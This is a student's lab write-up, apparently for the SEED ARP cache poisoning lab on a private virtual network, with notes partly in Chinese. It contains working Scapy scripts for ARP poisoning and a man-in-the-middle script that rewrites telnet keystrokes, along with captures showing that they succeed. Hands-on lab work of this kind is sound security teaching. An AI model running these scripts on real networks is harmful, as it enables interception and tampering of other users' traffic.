ARP Cache Poisoning Attack Lab


1 Lab Setup

Role	IP	MAC
A	10.0.2.5	08:00:27:b6:3f:75
B	10.0.2.6	08:00:27:ac:3b:70
M	10.0.2.4	08:00:27:87:54:d9

2 Task 1: ARP Cache Poisoning

2.1 Task 1A (using ARP request)

```python
#!/usr/bin/python3
# task1A.py
from scapy.all import *

E = Ether()
A = ARP()
A.psrc = "10.0.2.6"
A.pdst = "10.0.2.5"
pkt = E/A
sendp(pkt)
```




```
[10/22/20]seed@VM:~/.../Lab2$ sudo ./task1A.py
.
Sent 1 packets.
[10/22/20]seed@VM:~/.../Lab2$
```

```
[10/22/20]seed@VM:~$ sudo arp -d 10.0.2.6
[10/22/20]seed@VM:~$ ip neigh show
10.0.2.6 dev enp0s3  FAILED
10.0.2.1 dev enp0s3 lladdr 52:54:00:12:35:00 STALE
10.0.2.3 dev enp0s3 lladdr 08:00:27:7b:fc:8e STALE
10.0.2.4 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
[10/22/20]seed@VM:~$ ip neigh show
10.0.2.6 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
10.0.2.1 dev enp0s3 lladdr 52:54:00:12:35:00 STALE
10.0.2.3 dev enp0s3 lladdr 08:00:27:7b:fc:8e STALE
10.0.2.4 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
```

Method works.

2.2 Task 1B (using ARP reply)

```python
#!/usr/bin/python3
# task1B.py
from scapy.all import *

E = Ether()
A = ARP()
A.op = 2 # representing arp reply
A.psrc = "10.0.2.6"
A.pdst = "10.0.2.5"
pkt = E/A
sendp(pkt)
```




```
[10/22/20]seed@VM:~/.../Lab2$ sudo python task1B.py
.
Sent 1 packets.
[10/22/20]seed@VM:~/.../Lab2$
```

```
[10/22/20]seed@VM:~$ sudo arp -d 10.0.2.6
[10/22/20]seed@VM:~$ ip neigh show
10.0.2.6 dev enp0s3  FAILED
10.0.2.1 dev enp0s3 lladdr 52:54:00:12:35:00 STALE
10.0.2.3 dev enp0s3 lladdr 08:00:27:7b:fc:8e REACHABLE
10.0.2.4 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
[10/22/20]seed@VM:~$ ip neigh show
10.0.2.6 dev enp0s3 lladdr 08:00:27:87:54:d9 REACHABLE
10.0.2.1 dev enp0s3 lladdr 52:54:00:12:35:00 STALE
10.0.2.3 dev enp0s3 lladdr 08:00:27:7b:fc:8e STALE
10.0.2.4 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
```

Method works.

2.3 Task 1C (using ARP gratuitous message)

```python
#!/usr/bin/python3
# task1C.py
from scapy.all import *

E = Ether()
A = ARP()

A.psrc = "10.0.2.6"
A.pdst = "10.0.2.6"
A.hwdst = "ff:ff:ff:ff:ff:ff"
E.dst = "ff:ff:ff:ff:ff:ff"

pkt = E/A
sendp(pkt)
```



```
[10/22/20]seed@VM:~/.../Lab2$ sudo python task1C.py
.
[illegible]ackets.
[10/22/20]seed@VM:~/.../Lab2$
```


```
[10/22/20]seed@VM:~$ sudo arp -d 10.0.2.6
[10/22/20]seed@VM:~$ ip neigh show
10.0.2.6 dev enp0s3  FAILED
10.0.2.1 dev enp0s3 lladdr 52:54:00:12:35:00 STALE
10.0.2.3 dev enp0s3 lladdr 08:00:27:7b:fc:8e REACHABLE
10.0.2.4 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
[10/22/20]seed@VM:~$ ip neigh show
10.0.2.6 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
10.0.2.1 dev enp0s3 lladdr 52:54:00:12:35:00 STALE
10.0.2.3 dev enp0s3 lladdr 08:00:27:7b:fc:8e STALE
10.0.2.4 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
[10/22/20]seed@VM:~$
```

Method works.

3 Task 2: MITM Attack on Telnet using ARP Cache Poisoning

3.1 Step 1 (Launch the ARP cache poisoning attack)

```python
#!/usr/bin/python3
# task21.py
from scapy.all import *

while (1):
    # first try without loop turns out to get outdated quickly
    E = Ether()
    A = ARP()
    A.psrc = "10.0.2.6"
    A.pdst = "10.0.2.5"
    pkt = E/A
    sendp(pkt)

    E = Ether()
    A = ARP()
    A.psrc = "10.0.2.5"
    A.pdst = "10.0.2.6"
    pkt = E/A
    sendp(pkt)
```




```
[10/22/20]seed@VM:~$ ip neigh show
10.0.2.1 dev enp0s3 lladdr 52:54:00:12:35:00 STALE
10.0.2.4 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
10.0.2.5 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
[10/22/20]seed@VM:~$
```

```
[10/22/20]seed@VM:~/.../Lab2$ sudo python task21.py
.
Sent 1 packets.
.
Sent 1 packets.
[10/22/20]seed@VM:~/.../Lab2$
```

```
[10/22/20]seed@VM:~$ ip neigh show
10.0.2.4 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
10.0.2.6 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
10.0.2.1 dev enp0s3 lladdr 52:54:00:12:35:00 STALE
[10/22/20]seed@VM:~$
```

3.2 Step 2 (Testing)

M 可以收到 A 和 B 发来的 icmp 数据包，但是 A 和 B 上的 ping 都不会收到回复（请求发到了 M，但是 M 没有发出响应）




```
[10/22/20]seed@VM:~$
[10/22/20]seed@VM:~$
[10/22/20]seed@VM:~$
[10/22/20]seed@VM:~$
[10/22/20]seed@VM:~$
[10/22/20]seed@VM:~$ ip neigh show
10.0.2.1 dev enp0s3 lladdr 52:54:00:12:35:00 STALE
10.0.2.4 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
10.0.2.5 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
10.0.2.3 dev enp0s3 lladdr 08:00:27:e8:8f:d1 STALE
[10/22/20]seed@VM:~$ ping 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
^C
--- 10.0.2.5 ping statistics ---
41 packets transmitted, 0 received, 100% packet loss, time 409
61ms

[10/22/20]seed@VM:~$
```

```
10.0.2.6 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
10.0.2.1 dev enp0s3 lladdr 52:54:00:12:35:00 STALE
10.0.2.3 dev enp0s3 lladdr 08:00:27:7b:fc:8e STALE
[10/22/20]seed@VM:~$ ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
^C
^C
--- 10.0.2.6 ping statistics ---
43 packets transmitted, 0 received, 100% packet loss, time 43
005ms
```

```
icmp
No.   Time                           Source     Destination  Protocol
13275 2020-10-22 11:47:33.1417729… 10.0.2.6   10.0.2.5     ICMP
13522 2020-10-22 11:47:33.4306894… 10.0.2.5   10.0.2.6     ICMP
14069 2020-10-22 11:47:34.1661542… 10.0.2.6   10.0.2.5     ICMP
14330 2020-10-22 11:47:34.4552053… 10.0.2.5   10.0.2.6     ICMP
14849 2020-10-22 11:47:35.1897927… 10.0.2.6   10.0.2.5     ICMP
15100 2020-10-22 11:47:35.4785389… 10.0.2.5   10.0.2.6     ICMP
15621 2020-10-22 11:47:36.2139642… 10.0.2.6   10.0.2.5     ICMP
15798 2020-10-22 11:47:36.5028729… 10.0.2.5   10.0.2.6     ICMP
16317 2020-10-22 11:47:37.2384325… 10.0.2.6   10.0.2.5     ICMP
16591 2020-10-22 11:47:37.5263794… 10.0.2.5   10.0.2.6     ICMP
17073 2020-10-22 11:47:38.2615510… 10.0.2.6   10.0.2.5     ICMP
17325 2020-10-22 11:47:38.5508692… 10.0.2.5   10.0.2.6     ICMP
17914 2020-10-22 11:47:39.2864485… 10.0.2.6   10.0.2.5     ICMP
18169 2020-10-22 11:47:39.5748265… 10.0.2.5   10.0.2.6     ICMP
18721 2020-10-22 11:47:40.3102098… 10.0.2.6   10.0.2.5     ICMP
18968 2020-10-22 11:47:40.5990291… 10.0.2.5   10.0.2.6     ICMP
19376 2020-10-22 11:47:41.3335839… 10.0.2.6   10.0.2.5     ICMP
19610 2020-10-22 11:47:41.6225281… 10.0.2.5   10.0.2.6     ICMP
20085 2020-10-22 11:47:42.3582511… 10.0.2.6   10.0.2.5     ICMP
20292 2020-10-22 11:47:42.6468160… 10.0.2.5   10.0.2.6     ICMP
20813 2020-10-22 11:47:43.3827079… 10.0.2.6   10.0.2.5     ICMP
21066 2020-10-22 11:47:43.6712827… 10.0.2.5   10.0.2.6     ICMP
21607 2020-10-22 11:47:44.4089493… 10.0.2.6   10.0.2.5     ICMP
21864 2020-10-22 11:47:44.6946514… 10.0.2.5   10.0.2.6     ICMP

▸ Frame 6945: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_ac:3b:70 (08:00:27:ac:3b:70), Dst: PcsCompu_87:54:d9 (08:00
▸ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.5
▸ Internet Control Message Protocol

0000  08 00 27 87 54 d9 08 00  27 ac 3b 70 08 00 45 00   ..'.T... '.;p..E.
0010  00 54 7c 9c 40 00 40 01  a6 02 0a 00 02 06 0a 00   .T|.@.@. ........
0020  02 05 08 00 ef bc 08 c1  00 01 8d a9 91 5f f4 74   ........ ....._.t
0030  01 00 08 09 0a 0b 0c 0d  0e 0f 10 11 12 13 14 15   ........ ........
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ........ .. !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345
0060  36 37                                              67
```

3.3 Step 3 (Turn on IP forwarding)



```
64 bytes from 10.0.2.5: icmp_seq=7 ttl=63 time=0.540 ms
64 bytes from 10.0.2.5: icmp_seq=8 ttl=63 time=0.604 ms
From 10.0.2.4: icmp_seq=9 Redirect Host(New nexthop: 10.0.2.5)
64 bytes from 10.0.2.5: icmp_seq=9 ttl=63 time=0.723 ms
64 bytes from 10.0.2.5: icmp_seq=10 ttl=63 time=0.567 ms
64 bytes from 10.0.2.5: icmp_seq=11 ttl=63 time=0.624 ms
64 bytes from 10.0.2.5: icmp_seq=12 ttl=63 time=0.916 ms
^C
--- 10.0.2.5 ping statistics ---
12 packets transmitted, 12 received, 0% packet loss, time 1114
0ms
rtt min/avg/max/mdev = 0.504/0.869/2.513/0.528 ms
[10/22/20]seed@VM:~$ ip neigh show
10.0.2.1 dev enp0s3 lladdr 52:54:00:12:35:00 STALE
10.0.2.4 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
10.0.2.5 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
10.0.2.3 dev enp0s3 lladdr 08:00:27:e8:8f:d1 STALE
[10/22/20]seed@VM:~$
```

```
64 bytes from 10.0.2.6: icmp_seq=16 ttl=63 time=0.792 ms
^C
--- 10.0.2.6 ping statistics ---
16 packets transmitted, 16 received, 0% packet loss, time 152
77ms
rtt min/avg/max/mdev = 0.330/0.773/2.548/0.493 ms
[10/22/20]seed@VM:~$ ip neigh show
10.0.2.4 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
10.0.2.6 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
10.0.2.1 dev enp0s3 lladdr 52:54:00:12:35:00 STALE
10.0.2.3 dev enp0s3 lladdr 08:00:27:7b:fc:8e STALE
[10/22/20]seed@VM:~$
```


```
[10/22/20]seed@VM:~/.../Lab2$ sudo sysctl net.ipv4.ip_forward=
1
net.ipv4.ip_forward = 1
[10/22/20]seed@VM:~/.../Lab2$ jobs -l
[1]+  2428 Running                 sudo nohup python task21.py
 &
```

```
*enp0s3
icmp
No.  Time                           Source     Destination  Protocol
7599 2020-10-22 11:50:50.3452141… 10.0.2.5   10.0.2.6     ICMP
7603 2020-10-22 11:50:50.3456888… 10.0.2.4   10.0.2.5     ICMP
7605 2020-10-22 11:50:50.3457103… 10.0.2.5   10.0.2.6     ICMP
7606 2020-10-22 11:50:50.3458993… 10.0.2.6   10.0.2.5     ICMP
7607 2020-10-22 11:50:50.3459151… 10.0.2.4   10.0.2.6     ICMP
7608 2020-10-22 11:50:50.3459220… 10.0.2.6   10.0.2.5     ICMP
8345 2020-10-22 11:50:51.3506086… 10.0.2.5   10.0.2.6     ICMP
8346 2020-10-22 11:50:51.3506235… 10.0.2.4   10.0.2.5     ICMP
8347 2020-10-22 11:50:51.3506324… 10.0.2.5   10.0.2.6     ICMP
8348 2020-10-22 11:50:51.3508980… 10.0.2.6   10.0.2.5     ICMP
8349 2020-10-22 11:50:51.3509068… 10.0.2.4   10.0.2.6     ICMP
8350 2020-10-22 11:50:51.3509128… 10.0.2.6   10.0.2.5     ICMP
9125 2020-10-22 11:50:52.3747437… 10.0.2.5   10.0.2.6     ICMP
9126 2020-10-22 11:50:52.3747570… 10.0.2.4   10.0.2.5     ICMP
9127 2020-10-22 11:50:52.3747652… 10.0.2.5   10.0.2.6     ICMP
9128 2020-10-22 11:50:52.3750575… 10.0.2.6   10.0.2.5     ICMP
9129 2020-10-22 11:50:52.3750641… 10.0.2.4   10.0.2.6     ICMP
9130 2020-10-22 11:50:52.3750701… 10.0.2.6   10.0.2.5     ICMP

▸ Frame 7603: 126 bytes on wire (1008 bits), 126 bytes captured (1008 bits) on interface
▸ Ethernet II, Src: PcsCompu_87:54:d9 (08:00:27:87:54:d9), Dst: PcsCompu_b6:3f:75 (08:00:
▸ Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.5
▸ Internet Control Message Protocol

0000  08 00 27 b6 3f 75 08 00  27 87 54 d9 08 00 45 c0   ..'.?u.. '.T...E.
0010  00 70 fe 13 00 00 40 01  63 b1 0a 00 02 04 0a 00   .p....@. c.......
0020  02 05 05 01 ee f8 0a 00  02 06 45 00 00 54 e8 ab   ........ ..E..T..
0030  40 00 3f 01 3a f3 0a 00  02 05 0a 00 02 06 08 00   @.?.:... ........
0040  98 7f 08 e7 00 01 5a aa  91 5f 7a 8b 05 00 08 09   ......Z. ._z.....
0050  0a 0b 0c 0d 0e 0f 10 11  12 13 14 15 16 17 18 19   ........ ........
0060  1a 1b 1c 1d 1e 1f 20 21  22 23 24 25 26 27 28 29   ...... ! "#$%&'()
0070  2a 2b 2c 2d 2e 2f 30 31  32 33 34 35 36 37         *+,-./01 234567

wireshark_enp0s3_20201022115040_5Bl9MN   Packets: 22708 · Displayed: 128 (0.6%)   Profile: Default
```


A 和 B 上的 ping 都可以正常收到响应，因为 M 转发了它收到的但是 IP dst 不是它的数据包

3.4 Step 4 (Launch the MITM attack)

```
#!/usr/bin/python3
from scapy.all import *

VM_A_IP = "10.0.2.5"
VM_B_IP = "10.0.2.6"
local = "08:00:27:87:54:d9"

def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[Ether].src != local an
d pkt[TCP].payload:
        newpkt = IP(pkt[IP])
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        del(newpkt[TCP].payload)

        olddata = pkt[TCP].payload.load
        if olddata != "":
            newdata = 'K'
            pkt.show()
        else:
            newdata = olddata

        send(newpkt/newdata)

    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP and pkt[Ether].src != local:
        pkt.show()
        send(pkt[IP])

pkt = sniff(filter = "tcp", prn = spoof_pkt)
```




```
1
net.ipv4.ip_forward = 1
[10/22/20]seed@VM:~/.../Lab2$ sudo sysctl net.ipv4.ip_forward=
0
net.ipv4.ip_forward = 0
[10/22/20]seed@VM:~/.../Lab2$
```


SeedUbuntu 副本 [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
Terminal
11:56 AM
Firefox Web Browser
Right Ctrl

```
1 package can be updated.
0 updates are security updates.

[10/22/20]seed@VM:~$ hello
The program 'hello' can be found in the following packages:
 * hello
 * hello-traditional
Try: sudo apt install <selected package>
[10/22/20]seed@VM:~$ echo "hello"

[10/22/20]seed@VM:~$
```


在 net.ipv4.ip_forward=1 的时候，M 会转发发送到它但是目的 IP 地址不符的数据包，这时候 A 和 B 可以正常通过 telnet 通讯。但是当 net.ipv4.ip_forward=0 的时候，由于 M 不再进行转发，A 向 B 发出的请求不会到达 B，所以 B 也不会做出响应，A 也不会收到任何响应。




```
--- 10.0.2.5 ping statistics ---
12 packets transmitted, 12 received, 0% packet loss, time 1114
0ms
rtt min/avg/max/mdev = 0.504/0.869/2.513/0.528 ms
[10/22/20]seed@VM:~$ ip neigh show
10.0.2.1 dev enp0s3 lladdr 52:54:00:12:35:00 STALE
10.0.2.4 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
10.0.2.5 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
10.0.2.3 dev enp0s3 lladdr 08:00:27:e8:8f:d1 STALE
[10/22/20]seed@VM:~$
[10/22/20]seed@VM:~$
[10/22/20]seed@VM:~$
[10/22/20]seed@VM:~$ ip neigh show
10.0.2.1 dev enp0s3 lladdr 52:54:00:12:35:00 STALE
10.0.2.4 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
10.0.2.5 dev enp0s3 lladdr 08:00:27:87:54:d9 STALE
10.0.2.3 dev enp0s3 lladdr 08:00:27:e8:8f:d1 STALE
[10/22/20]seed@VM:~$
```

```
/21
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i68
6)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[10/22/20]seed@VM:~$ KKK
```


```
No.     Time                              Source       Destination  Protoc
6996…   2020-10-22 13:11:11.0176905…     10.0.2.6     10.0.2.5     TCP
6996…   2020-10-22 13:11:11.0180533…     10.0.2.5     10.0.2.6     TCP
7004…   2020-10-22 13:11:11.6060428…     10.0.2.5     10.0.2.6     TELNE
7004…   2020-10-22 13:11:11.6105632…     10.0.2.5     10.0.2.6     TCP
7004…   2020-10-22 13:11:11.6112623…     10.0.2.6     10.0.2.5     TELNE
7004…   2020-10-22 13:11:11.6328670…     10.0.2.6     10.0.2.5     TCP
7004…   2020-10-22 13:11:11.6331858…     10.0.2.5     10.0.2.6     TCP
7008…   2020-10-22 13:11:11.9430633…     10.0.2.6     10.0.2.5     TCP
7008…   2020-10-22 13:11:11.9463171…     10.0.2.6     10.0.2.5     TCP
7008…   2020-10-22 13:11:11.9466765…     10.0.2.5     10.0.2.6     TCP
7017…   2020-10-22 13:11:12.6468250…     10.0.2.6     10.0.2.5     TCP
7017…   2020-10-22 13:11:12.6505896…     10.0.2.6     10.0.2.5     TCP
7017…   2020-10-22 13:11:12.6508761…     10.0.2.5     10.0.2.6     TCP
7018…   2020-10-22 13:11:12.7268256…     10.0.2.5     10.0.2.6     TELNE
7018…   2020-10-22 13:11:12.7319597…     10.0.2.5     10.0.2.6     TCP
7018…   2020-10-22 13:11:12.7325467…     10.0.2.6     10.0.2.5     TELNE

▸ Frame 700404: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0
▾ Ethernet II, Src: PcsCompu_b6:3f:75 (08:00:27:b6:3f:75), Dst: PcsCompu_87:54:d9 (08:00:
  ▸ Destination: PcsCompu_87:54:d9 (08:00:27:87:54:d9)
  ▸ Source: PcsCompu_b6:3f:75 (08:00:27:b6:3f:75)
    Type: IPv4 (0x0800)
▾ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x10 (DSCP: Unknown, ECN: Not-ECT)
    Total Length: 53
    Identification: 0x6306 (25350)
  ▸ Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)

0000  08 00 27 87 54 d9 08 00  27 b6 3f 75 08 00 45 10   ..'.T... '.?u..E.
0010  00 35 63 06 40 00 40 06  bf a2 0a 00 02 05 0a 00   .5c.@.@. ........
0020  02 06 e9 b4 00 17 9e 95  ad 5b 31 2a bc 3f 80 18   ........ .[1*.?..
0030  00 ed 30 63 00 00 01 01  08 0a 00 13 db 1b 00 13   ..0c.... ........
0040  c9 f0 65                                           ..e

